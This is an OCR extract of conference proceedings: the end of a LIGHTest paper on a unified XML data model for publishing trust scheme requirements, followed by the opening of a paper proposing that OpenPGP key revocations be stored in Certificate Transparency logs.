To provide the most complete picture of existing trust schemes, national trust schemes from Europe and nations east- and westwards of Europe, international trust schemes, and trust schemes from industry consortiums were selected. These are the following nine schemes: ISO/IEC 29115:2013, the Pan Canadian Trust Framework, FIDO, STORK QAA/AQAA and eIDAS, the Chinese Electronic Signature Law, the Turkey Electronic Signature Law, the Minors Trust Framework, the Trust Scheme of Azerbaijan, and the Embedded UICC Remote Provisioning Scheme. These trust schemes are shortly introduced in the following. For further details we refer to the given references.

The ISO/IEC 29115 standard [IS13] provides an Entity Authentication Assurance Framework (EAAF), which considers three technical phases (enrolment, credential management, entity authentication) plus management and organizational aspects. Actors in the EAAF are entities, credential service providers, registration authorities, relying parties, verifiers, and trusted third parties. The degree of confidence in the entity authentication process is determined by four levels of assurance (LoAs): little, some, high, and very high confidence.

The Pan-Canadian Trust Framework (PCTF) [DI16] aims to enable the Canadian digital identity ecosystem by defining a set of business, technical, and legal rules for the processes identification, authentication, and authorization. It was released by the Digital ID and Authentication Council of Canada (DIACC) in 2016. It contains a Federated

Authentication and Brokered Authorization Model, which has three major service components: credential services, permission services and identity services.

The Fast Identity Online (FIDO) [FI16] alliance is an industry specification group (more than 250 members currently) that aims to define an interoperable specification for mobile authentication to overcome existing fragmentation and silos. The core functionality of the FIDO framework is a secure end-to-end protocol for strong authentication that allows a relying party to recognise a returning and previously registered user in a reliable and secure way.

The STORK QAA/AQAA [ST15] and eIDAS [EI14] are considered together in this context: the large scale pilot STORK, which initiated interoperable cross-border eID which then fed into the eID trust model integrated in eIDAS. The eIDAS regulation was introduced in Chapter 2. It contains several trust services, including electronic signatures, seals, timestamps, registered delivery and website authentication as well as corresponding levels of trust (LoAs).

The Chinese Electronic Signature Law (started in 2005) is a functional law, which regulates electronic signatures and ensures their legally binding. Electronic data are transmitted if the transfer has been authorized by the sender, the receiver verifies receipt, and the electronic signature is verified by a third party.

Turkey's electronic signature law from 2004 is modelled on a combination of the EU Directive on Electronic Signatures and ETSI TS 101 733: "Electronic Signatures and Infrastructures (ESI); Electronic Signature Formats" [ET03]. It compromises electronic signature, mobile signature and timestamp services used in Turkey electronic services.

The Minors Trust Framework [OI18] is an online identity trust model, developed in conjunction with the National Strategy for Trusted Identities in Cyberspace (NSTIC). It consists of a complete set of business (operational), legal and technical policies, which enable Credential Service Providers that issue a child-unique pseudonymous identifier to interoperate and interact with relying parties and other members.

The Trust Scheme of Azerbaijan is based on the law governing digital signatures from 2004 [RA04], which complies with the European Union Directive 1999/93/EC on digital signatures and which is currently updated to be compliant with the eIDAS regulation. In accordance with the Law of the Republic of Azerbaijan, digital signatures created with a qualified certificate have the same legal value as handwritten signatures.

The embedded UICC (Universal Integrated Circuit Card) Remote Provisioning [GS14], which was developed by the GSMA, allows performing remote management of an embedded UICC, which can have a SIM functionality but also other applications (e.g. a payment or eID application). The corresponding PKI-based trust scheme is required to ensure controlled access and mutual authentication of the involved entities.

5 Data Model development

5.1 Consolidation steps

As mentioned in Section 4, nine trust schemes were selected for the retrieval of the tuple-based data model for trust schemes. The different consolidation steps as well as the saturation level of the consolidation are summarized in Tab. 1.

Input Scheme 1	Input Scheme 2	Output Scheme	Saturation ΔS
ISO/IEC29115	PCTF		nA
Data Model v0.2	FIDO	Data Model v0.4	3
Data Model v0.4	QAA/AQAA, eIDAS	Data Model v0.6	9
Data Model v0.6	Chinese eSig Law	Data Model v 0.6	0
Data Model v0.6	Turkey eSig Law	Data Model v0.8	1
Data Model v0.8	MTF	Data Model	1
Data Model	Trust Scheme of Azerbaijan	Data Model	0
Data Model	UICC	Data Model	0

Tab. 1: Overview on consolidation steps

The initial consolidation of ISO/IEC 29115 and PCTF is not associated with a saturation value. Consolidation of the first data model version with FIDO resulted in three additional concepts due to the relying party scoped credential of FIDO. Further consolidation of the STORK QAA/AQAA levels involved 9 concepts due to the introduction of the concept of attributes. The consolidation with the Turkey Electronic Signature Law resulted in an additional concept Authority Chain for verification of Authoritative Party. With the Minors Trust Framework, the Identity Provider, which is comparable to the Credential Broker for credentials is added as additional concept.

Overall, the conducted consolidation approach for the development of the unified data model shows, that saturation could be achieved. The number of new constructs decreased rapidly. With the last five trust schemes only two new constructs were identified, and the Trust Schemes of Azerbaijan and UICC can be completely represented by the constructs of the data model. Hence, the selection of in total nine different national and international, governmental and industrial trust schemes indicates, that the resulting data model should be able to consider all constructs of existing trust schemes and also provides a good basis for future trust schemes.

5.2 Conceptualization of Data Model

For the conceptualization of the data model, the identified constructs from the consolidation process (see Section 5.1) are used and hierarchically structured. The consolidation resulted in three abstract concepts which are required for the description of trust schemes: Credential, Identity, and Attributes. The latter involves attributes which

are not used for authentication, and which are included mainly for compliance with STORK QAA/AQAA. Each of the three abstract concepts contains again lists of concepts involved.

In total, 98 concepts were identified: 62 for Credentials, 27 for Identities, and 9 for Attributes. The complete list of concepts is presented in the UML diagrams in Section 5.3. In general, concepts can be classified as aggregated, generalized, or abstract ones. Aggregating and generalizing concepts are hereby defined as concepts, which can be further specified and which aggregate or generalize these specified concepts. As one example, the hierarchical structure for the concept In-Person Proofed in the concept for Identity is as follows: for the description of an Identity in tuple-based trust schemes the concept Identity Provider is used. The Identity Provider is conceptualized by Identity Assurance, which is an aggregating concept and which consists of Identity Proofing and linkage of identity information to the individual. Both are aggregating concepts and the concept of Identity Proofing includes among other things the concept of In-Person Proofed.

5.3 Data Model for Tuple-Based Trust Schemes

Based on the conceptualization of the data model (see Section 5.2), a data model for representing tuple-based trust schemes is developed. This requires an additional step: each concept that define tuple-based trust schemes is transferred into an attribute and corresponding value, the attribute domain. Thus, each concept can be described as a tuple, the pair of (attribute_name, attribute_value). The attribute value could be as open as the attribute name requires (e.g. boolean or integer values, open text, pre-defined strings). However, a limited attribute domain has some major advantages in the processing and utilization of published tuple-based trust schemes. For example, if the tuples are used in the process of automated trust verification as it is foreseen by the Automatic Trust Verifier (ATV) in the LIGHTest project. Therefore, some concepts were further refined, e.g. by further specialization of the concepts, to achieve as many as possible attributes with a limited attribute domain. A few attributes however do not involve a limited attribute domain and they are referred to as underspecified in the following. One example for underspecified attributes is Authoritative Party, which is defined with an infinitely large domain, due to the fact that the exact numbers are currently unknown and will vary over time. Possible solutions for this issue can make use of regularly updated white lists of accepted entities or string comparison and search for pre-defined and standardized strings. Otherwise, the attributes can be extracted and used as additional information to the trust verification.

As described in Section 5.2, the consolidation resulted in the three abstract concepts Credential, Identity, and Attributes. A UML representation for each of the abstract concepts of the data model is presented in the following.

Fig. 2 shows the corresponding data model for Credentials in tuple-based trust schemes. Most attributes (57 out of 62) of this data model can be described by using



Fig. 2: Tuple-based Trust Schemes: Overview Data Model for Credentials (DIN A3 version available under: https://www.lightest.eu/static/deliverables/D3.2.pdf)

boolean values. These true false statements can be easily used in the process of automated trust verification. Two attributes defining time constraints, Time Limit for the Procedure to ensure activation through intended entity, and the Time Period associated with Revocation or Destruction of Credentials by CSPs within specific time period are positive integer values. This means for the processing to use conditions on ordered sets, such as $<$, $>$, $\leq$, $\geq$ for these attribute domains. The underspecified attributes Authoritative Party (see above), Credential Broker, and Credential Risk are defined with infinitely large domains as strings for the attribute domain.

The data model for Identities in tuple-based trust schemes is shown in Fig. 3. Similar to the data model for Credentials, the concepts for describing identities can be mostly transformed into attributes with a boolean attribute domain. However, there are also three underspecified attributes, Identity Validation, Identity Verification, and Identity Provider. These attributes are defined as strings for the attribute domain accordingly, and the same solutions for this issue regarding automated processing can be applied as described above. All other 24 attributes involved in Identity Proofing, Non-Person Entity, and Linkage of identity information to the individual can be described by using attributes with a boolean domain. The same holds for the attributes involved in Policy Compliant Authoritative Document.



Fig. 3: Tuple-based Trust Schemes: Overview Data Model for Identities

The data model for Attributes in tuple-based trust schemes is shown in Figure 4. Attributes with a boolean domain are Authoritative Identity Source, Maintenance, Unrated Attribute Assertion, and Linked to unique and verified STORK identifier. The

attributes Attribute Assertion Quality Level, Attribute Provider Quality, Link Validation Quality, and Attribute Quality Level involve an underspecified domain which may again be problematic for automated verification.



Fig. 4: Tuple-based Trust Schemes: Overview Data Model for Attributes

5.4 Publication of Tuple-Based Trust Schemes

For the publication of trust lists, there is a widely accepted standard, ETSI TS 119 612 [ET15] (see also Chapter 2). The so-called trust service status lists provide among other things "whether a trust service is or was operating under the approval of any recognized scheme" using the tag <TrustServiceProvider>. If in addition the requirements of the trust scheme are requested, the tuples with the attribute name and attribute value needs to be published. The principle for the publication of tuple-based trust schemes is similar to the publication of trust scheme memberships. In general there are two possibilities. First, the signed trust list using ETSI TS 119 612 needs to be extended by the tuples, i.e. the tuples are added in the XML file of the trust list. Second, an extra document, which lists all the tuples is created. In addition, this requires a pointer from the signed trust list to this document, which also should be signed with the same key as the trust list. For the pointer, the field <*AdditionalServiceInformation*> of ETSI TS119 612 can be used in the signed trust list to publish a URI identifying additional information.

The basis for this tuple-based publication is the data model (see Section 5.3). The set of corresponding tuples for a specific trust scheme can be written as a sequence of attributes in XML. The schema of a single attribute is as follows:

```
<!-- attributes of the data model -->
    <attributename>
          attributevalue
    </attributename>
```

For example for the attribute CredentialBindingUsingDigitalSignatures with a boolean attribute value the code is:

```
    <CredentialBindingUsingDigitalSignatures>
          true
    </CredentialBindingUsingDigitalSignatures>
```

Hence, the publication of tuple-based trust schemes contains a list of all tuples of the specific trust scheme using the defined schema from above. This XML code section can be either added to the signed trust list or stored in a signed extra document with the additional pointer from the signed trust list to this document.

6 Summary and Conclusions

With the global trust infrastructure developed in the LIGHTest project, arbitrary authorities can publish their trust information. If in addition to the trust scheme membership, information on the requirements of the trust scheme are relevant, a tuple-based trust scheme publication is required, where each requirement is presented by a tuple, a data pair of (attribute_name, attribute_value).

The publication of tuple-based trust schemes requires the development of a unified data model, where each requirement is explicitly represented by only one data pair. For this purpose, a consolidation process comparing nine existing national, international and industry trust schemes is conducted and saturation could be achieved. The next step, the conceptualization of the data model resulted in the three abstract concepts Credential, Identity, and Attributes and in total 98 concepts for the description of requirements in trust schemes. For each of the concepts the domain of possible values (e.g. Boolean value) was defined. For the publication of the tuple-based trust schemes, the defined tuples are written in XML and either added to the signed trust list using ETSI TS 119612 or stored in an extra document with a corresponding pointer.

To conclude, the presented methodology to publish tuple-based trust schemes based on the developed unified data model extends the data basis for verifiers of electronic transactions. In addition to the query and verification of the trust scheme membership, the defined requirements of the trust scheme can be considered in the verification process. Furthermore, the representation of the requirements of existing trust schemes in this single, unified data model enables easier comparison and mapping between trust schemes and automated processing of trust verification.

Acknowledgments

This research is supported financially by the LIGHTest (Lightweight Infrastructure for Global Heterogeneous Trust Management in support of an open Ecosystem of Stakeholders and Trust schemes) project, which is partially funded by the European Union’s Horizon 2020 research and innovation programme under G.A. No. 700321. We acknowledge the work and contributions of the LIGHTest project partners

Bibliography

[BL16] Bruegger, B. P.; Lipp, P.: LIGHT^{est} – A Lightweight Infrastructure for Global Heterogeneous Trust Management. In: Hühnlein D. et al (Hg.): Open Identity Summit 2016, Rome: GI-Edition, Lecture Notes in Informatics. p. 15-26.

[DI16] Trust Framework Expert Committee, Pan-Canadian Trust Framework Overview - A collaborative approach to developing a Pan-Canadian Trust Framework, Digital ID and Authentication Council of Canada, 2016.

[FI16] FIDO Alliance, 2016; https://fidoalliance.org.

[FO17] Federal Office for Information Security: German eID based on Extended Access Control v2, 2017; https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/EIDAS/German_eID_LoA_Mapping.pdf

[EI14] European Parliament, 'Regulation (EU) No 910/2014 of the European Parliament and of the Council of 23 July 2014 on electronic identification and trust services for electronic transactions in the internal market and repealing Directive 1999/93/EC', European Parliament, Brussels, Belgium, Regulation 910/2014, 2014.

[ET03] ETSI: Electronic Signatures and Infrastructures (ESI); Electronic Signature Formats. Sophia Antipolis Cedex, France, Technical Specification ETSI TS 101 733 V1.5.1, 2003.

[ET15] ETSI: Electronic Signatures and Infrastructures (ESI); Trusted Lists. Sophia Antipolis Cedex, France, Technical Specification ETSI TS 119 612 V2.1.1, 2015; https://www.etsi.org/deliver/etsi_ts/119600_119699/119612/02.01.01_60/ts_119612v020101p.pdf.

[GS14] GSMA: Embedded SIM Remote Provisioning Architecture V 1.1. GSMA, 2014.

[IS13] ISO/IEC 29115:2013: Information technology - Security techniques - Entity authentication assurance framework. ISO/IEC, Geneva, CH, 2013.

[Se17] Sellung, R.; Leszcz, M.; Parks, M.; Dawes, S.: A Global Inventory of Trust Lists, Trust Schemes and Trust Frameworks. In: OIX White Paper The Trust Framework Series, 2017.

[OI18] OIXnet: Minors Trust Framework, 2018; https://www.oixnet.org/registry/minors-trust-framework/.

[ST15] STORK2.0: STORK 2.0: D3.2 Addendum. AQAA Guidelines; 2015; https://www.eid-stork2.eu/index.php?option=com_phocadownload&view=file&id=54:d32-addendum-aqaa-guidelines&Itemid=175.

[RA0418] The Law of the Republic of Azerbaijan: Electronic signature and electronic document. Azerbaijan, March 9, 2004.

[Wa17] Wagner, S.; Kurowski S; Laufs, U., Rossnagel, H.: A Mechanism for Discovery and Verification of Trust Scheme Memberships: The Lightest Reference Architecture. In: Fritsch L. et al (Hg.): Open Identity Summit 2017, Karlstad: GI-Edition, Lecture Notes in Informatics. p. 81-92.

Let's Revoke! Mitigating Revocation Equivocation by re-purposing the Certificate Transparency Log

Tobias Mueller[1] Marius Stübs[2] Hannes Federrath[3]

Abstract: Distributing cryptographic keys and asserting their validity is a challenge for any system relying on such keys, for example the World Wide Web with HTTPS or OpenPGP encrypted email. When keys get stolen or compromised, it is desirable to shorten the time during which an attacker can decrypt or sign messages. This is usually achieved by revoking the affected certificates.

We investigate the security requirements for distributing key revocations in the context of asynchronous decentralised messaging and analyse the status quo with respect to these requirements. We show that equivocation, integrity protection, and non-repudiation pose a challenge in today's revocation distribution infrastructure. We find that a publicly verifiable append-only data structure serves our purpose and notice that operating such an infrastructure is expensive.

We propose a revocation distribution scheme that fulfils our requirements. Our scheme uses the already existing Certificate Transparency (CT) logs of the WebPKI as a publicly verifiable append-only data structure for storing revocations through specially crafted TLS certificates. The security of our system largely stems from the properties of these CT logs. Additionally, we analyse the computational and bandwidth requirements of our scheme and show limitations of the protocol we propose.

Keywords: key revocation; asynchronous decentralised messaging; email; PKI; trust; OpenPGP

1 Introduction

Email is one form of asynchronous messaging and several approaches to protecting the messages exist. Among them are S/MIME [TR10], OpenPGP [DCS07], and MLS [Ba18]. In all of these cases, clients wishing to communicate with one another, need to obtain the public key of the recipient. Eventually, that key can be compromised and marked as revoked. The clients encrypting a message or verifying a signature then need to check whether a given key has been marked as revoked. In case of a centralised PKI, the party revoking their key can ask the issuer to publish the certificate as being revoked. In a decentralised messaging architecture, however, no such central party exists.

Even if such a central party existed, it remains a challenge to hold it accountable for the answers it provides. That includes the scenario of the server responding with either old or

[1] Universität Hamburg, SVS, Vogt-Kölln-Str 30, 22527 Hamburg, mueller@informatik.uni-hamburg.de
[2] Universität Hamburg, SVS, Vogt-Kölln-Str 30, 22527 Hamburg, stuebs@informatik.uni-hamburg.de
[3] Universität Hamburg, SVS, Vogt-Kölln-Str 30, 22527 Hamburg, federrath@informatik.uni-hamburg.de



Fig. 1: Attack by a rogue key server delivering one version of the revocation information to one particular client while serving other information to other clients.

wrong information. The server could simply lie about the revocation status and make the requesting party believe that a given key has not yet been revoked.

Consider the following example depicted in Fig. 1: Alice wants to send a message to Bob. She has already obtained the relevant cryptographic key. Bob realises that his key has been compromised and uploads a revocation. Alice then asks the key server for the revocation status and gets a wrong answer. Either the key server itself or a network-based attacker strips the revocation information which in turn makes Alice believe that the key has not yet been revoked.

To make matters worse, Alice has no proof that the key server has given her inaccurate information and even if she finds out later that she had been sent wrong information, she could not prove it to the world.

2 Background

In this section we present mechanisms used for revocations in decentralised asynchronous messaging and compare them to what is used in the WebPKI. Finally, we briefly introduce Certificate Transparency as we will use this mechanism for storing revocation information.

```
0000  88 78                                                 frame
0002        04                                              version
0003           20                                           sigtype
0004              16                                        pk_algo
0005                 08                                     hash_algo
0006                    00 20                               hashed_area_len
0008                          16 21 04 cd 6f 2d 93 e8       hashed_area
0010  87 0d 61 17 6a d5 c7 89  b4 a0 07 47 a2 88 70 05
0020  02 5b dd 82 a9 02 1d 00
0028                          00 0a                         unhashed_area_len
002a                                09 10 89 b4 a0 07       unhashed_area
0030  47 a2 88 70
0034              06                                        hash_prefix1
0035                 f9                                     hash_prefix2
0036                    01 00                               mpi_len
0038                          97 61 89 af 42 3d f5 e2       eddsa_signature_r
0040  eb 95 9a 50 d2 c4 20 ce  fc 2a f7 f9 1b 72 27 33
0050  0e 5a 4b 7a 2f 27 73 2a
0058                          01 00                         mpi_len
005a                                9d 3b 4a 71 c2 2f       eddsa_signature_s
0060  1e 2b 65 f4 24 20 11 3d  45 29 ee 16 fc 61 ef 3f
0070  fd 98 16 f7 98 e1 33 48  1e 07
```

Fig. 2: A 120 bytes long OpenPGP revocation signature packet of a ed25519 key

OpenPGP Key Revocation Packet OpenPGP is a message syntax for asynchronous messaging and tries to avoid centralised infrastructure. It describes how to serialise cryptographic keys and messages. OpenPGP defines revocations as a special type of self-signature [DCS07, §5.2.1]. Once a key has such a revocation signature, it cannot be healed and is considered to be invalid. The format is packet based and the packets can be appended in any order. In particular, an OpenPGP revocation signature is composed of the following fields (cf. Fig. 2): version, signature type, public-key algorithm, and hash algorithm, each of which take up one byte. In addition, the OpenPGP specification allows for additional data of variable length to be signed. Finally, the actual signature is calculated over all these fields and is serialised in a variable length field. In the case of RSA, the signature is about the size of the modulus, i.e. the bit length of the key. Other signature schemes, such as EdDSA, produce considerably shorter signatures.

In case a key is known to be compromised, such a revocation signature packet is appended to the other packets making up an OpenPGP key. Note that the list of packets is not authenticated which in turn allows attackers to alter it, e.g. remove packets from the key.

OpenPGP Keyserver An established way of checking for revocations is contacting a so-called key server. Such a key server commonly serves requests via a HTTP-based

protocol [Sh03]. In order to reduce the amount of trust placed in any single key server, many operators run an instance of the dominating solution for distributing OpenPGP keys over the Internet: SKS Synchronising Keyserver [Mi02]. Those servers generally gossip the keys among each other so that the servers can provide data which was not uploaded directly to them, but rather to a peer they gossip with [MTZ03]. No mechanism for ensuring integrity of the keys during transit exists. That is, a malicious key server can gossip modified keys, e.g. with a truncated revocation signature.

We identify three cases for which a key server is used today:

1. initial key discovery,
2. retrieving key updates,
3. and checking for revocations.

The first case refers to the problem of finding a certificate for a given email address, the second refers to extending already known certificates with new packets, and the last refers to the validity of a key in case of a compromise. While the revocation case can be considered a specialisation of the update case, we argue that the semantics differ enough to view them as separate operations. We base our observation on the fact that certain updates to keys can be transient, such as temporarily adding new user IDs or sub-keys, while a revocation cannot be healed. In other words, certain updates can overrule others, while a revocation, once set, cannot be undone.

In this paper we concentrate on the revocation use case. We exploit the fact that revocations cannot be healed by using a publicly verifiable append-only data structure.

Certificate Revocation List In the Web context, revocations can be distributed as part of Certificate Revocation Lists (CRLs). A CRL is a complete list of revoked certificates signed by the issuing CA. Clients wishing to learn about revoked certificates download the CRL and check whether the certificate is contained in the list. This list can grow too big for clients to handle efficiently.

The Online Certificate Status Protocol (OCSP) addresses this shortcoming by providing a live response to a request for a certificates validity. With that schema, clients contact the CA of the certificate and ask about the status of the certificate at hand. That approach requires an additional connection to the CA, or rather the designated OCSP server, which is considered to be too expensive. It also leads to the situation in which the client cannot establish a separate connection, e.g. because the attacker blocks connection attempts.

An extension is to make the server the client is contacting prove that its certificate is still valid. To that end, the server itself contacts the OCSP server and obtains a proof which it

hands back to the client. This again, is considered to be too fragile, because those additional connections add to the latency and can fail.

Certificate Transparency Log Certificate Transparency (CT) attempts to solve a slightly different problem than publishing and distributing revocations, namely reducing the time it takes to detect falsely issued certificates [LKL13]. It provides infrastructure and a protocol for a publicly verifiable append-only data structure in which issued certificates ought to be stored. The nature of the data structure makes the issuance of a certificate transparent to the public. With CT a CA submits the certificate to be generated to a CT log server which in turn includes the certificate in the log and produces a signature as a proof and promise of inclusion. While the main idea of CT is that site operators can check who issued certificates for their DNS names, it can also be used by clients to convince themselves of seeing the same certificates as everybody else. To that end, the server hands the certificate with its proof of inclusion to the client, which in turn can ask the log server for the presence of said certificate. This scheme makes it expensive for the server and the log operator to equivocate and to deny presence of a certificate in the log, because it would need to maintain the separate Merkle trees and prevent clients from exchanging the Merkle tree heads they are seeing.

We will exploit these properties for storing revocation signatures of OpenPGP certificates.

3 Requirements for Revocation Distribution Schemes

We identify the following four main requirements for a revocation distribution and querying scheme.

1. **Integrity-Preserving:** The distributor of revocations must not be able to modify the packets.
2. **Equivocation-Resistance:** The distributor must not be able to give two requesting parties other versions of the same information, i.e. the revocation.
3. **Non-Repudiation:** The information a client retrieves needs to be authenticated such that misbehaviour can be proven to a third party.
4. **Privacy-Preserving:** The distributor must not learn who the client wishes to communicate with, i.e. for which entity the revocation information is being requested.

The current scheme of key servers fails to fulfil these requirements, because an attacker can manipulate the information in transit and thus, e.g. invalidate the revocation signature (**Integrity**). The attacker can also serve two parties separate versions of the key, e.g. discriminate the receiver of the information and hand out a stale key rather than the

most recent one (**Equivocation**). The client has no way of detecting whether it has been discriminated by the server, i.e. that the server has provided information dedicated to the requesting client and that is not made available for other parties. Once a client has received information from a server, the server can deny having sent it (**Non-Repudiation**). In the current scheme, the client asks the key server about a specific key. By means of that request, the client needs to inform the server about the party they want to communicate with (**Privacy**).

4 Equivocation-Resistant Key Revocation Protocol

In this section we first describe an intuitive approach for distributing certificate revocations which has led to what is being used for the WebPKI today. We then describe our proposed protocol of using the existing CT log for storing the revocation information of OpenPGP keys.

Intuitively, a relatively simple list of revoked certificates fulfils the requirements. That list needs to be signed, fetched, and distributed by a trusted party. In fact, Google and Mozilla use this scheme to fetch revocations from CAs and distribute to their customers as part of the browser's update mechanism (OneCRL, CRLSet). Note that if the user was made to contact the CRL server of a CA directly, that server could easily equivocate in a non-repudiable manner. For the Web, the users are arguably placing trust in the vendor to produce and distribute secure software. It seems reasonable to further assume that trusted party does not violate any of the requirements mentioned before. For a decentralised use case like messaging, such a centralised vendor does not exist let alone a central instance being able to invalidate a certificate and distribute such a list.

A publicly verifiable append-only data structure can be used to store revocation information. However, such a data structure tends to be difficult and expensive to maintain, largely because of the cost of the required infrastructure. However, if such an infrastructure already existed it seems worthwhile to investigate how to use it for our purpose. Fortunately, the CT log possesses the desired properties and is already being operated and maintained for the WebPKI. As of the time of writing Google's Chrome browser requires certain certificates to be present in the CT log before establishing TLS connections.

If we place certificates with specially formed names in the CT log then the mere presence of such a TLS certificate signals the revocation of an OpenPGP key. Without loss of generality, we introduce a new centralised, but untrusted entity: The Revocation Service. Its only job is to generate certificates with a well known name which will then be stored in the CT log in order to enable clients to find both the certificate and proof.

Storing the OpenPGP revocation signatures The Revocation Service's purpose is to accept the revocation signatures for a key, e.g. via e-mail or a Web interface, and then to



Fig. 3: Revocation Publishing Protocol

